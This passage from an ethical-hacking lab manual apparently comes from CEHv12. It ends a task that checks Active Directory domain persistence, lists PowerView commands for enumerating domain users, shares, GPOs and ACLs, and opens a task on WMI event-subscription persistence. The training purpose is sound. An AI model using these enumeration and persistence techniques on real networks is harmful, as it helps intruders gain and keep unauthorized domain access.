
42. Now, we will verify if the domain controller is now accessible to the user Martin and domain persistence has been established.

43. In **Windows Server 2022** machine sign out from **Administrator** account and click on Other user, in the User name field type **CEH\Martin** and in the Password field **apple** and press **Enter**.



44. You will be successfully able to sign-in with user **Martin** account. Open a powershell window and type **dir \\10.10.1.22\C$** and press **Enter**.

> Note: If a **Server Manager** window appears close it.



45. We can see that the Domain Controller is now accessible to **Martin** and thus domain persistence has been established.

46. This concludes the demonstration of how to maintain domain persistence by exploiting Active Directory Objects.

47. Apart from the aforementioned PowerView commands, you can also use the additional commands in the table below to extract sensitive information such as users, groups, domains, and other resources from the target AD environment:

Commands	Description
Enumerating Domains	
`Get-ADDomain` `Get-NetDomain`	Retrieves information related to the current domain including their domain controllers
Enumerating Domain Policy	
`Get-DomainPolicy`	Retrieves the policy used by the current domain
Enumerating Domain Controllers	
`Get-NetDomainController`	Retrieves information related to the current domain controller
Enumerating Domain Users	
`Get-NetUser`	Retrieves information related to the current domain user
Enumerating Domain Computers	
`Get-NetComputer`	Retrieves the list of all computers existing in the current domain
Enumerating Domain Groups	
`Get-NetGroup`	Retrieves the list of all groups existing in the current domain
Enumerating Domain Shares	
`Invoke-ShareFinder -Verbose`	Retrieves shares on the hosts in the current domain
Enumerating Group Policies and OUs	
`Get-NetGPO` `Get-NetGPO| select displayname`	Retrieves the list of all the GPOs present in the current domain
Enumerating Access Control Lists (ACLs)	
`Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}`	Retrieves the users who are having modification rights for a group
Enumerating Domain Trust and Forests	
`Get-NetForest`	Retrieves the information of the current forest

48. Close all open windows and document all the acquired information.
49. Restart the **Windows Server 2022** machine.
50. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 8: Privilege Escalation and Maintain Persistence using WMI

WMI (Windows Management Instrumentation) event subscription can be used to install event filters, providers, and bindings that execute code when a defined event occurs. It enables system administrators to perform tasks locally and remotely.


Here, we will exploit WMI event subscription to gain persistent access to the target system.

> Note: In this task we will create two payloads, one to gain access to the system and another for WMI event subscription.


1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

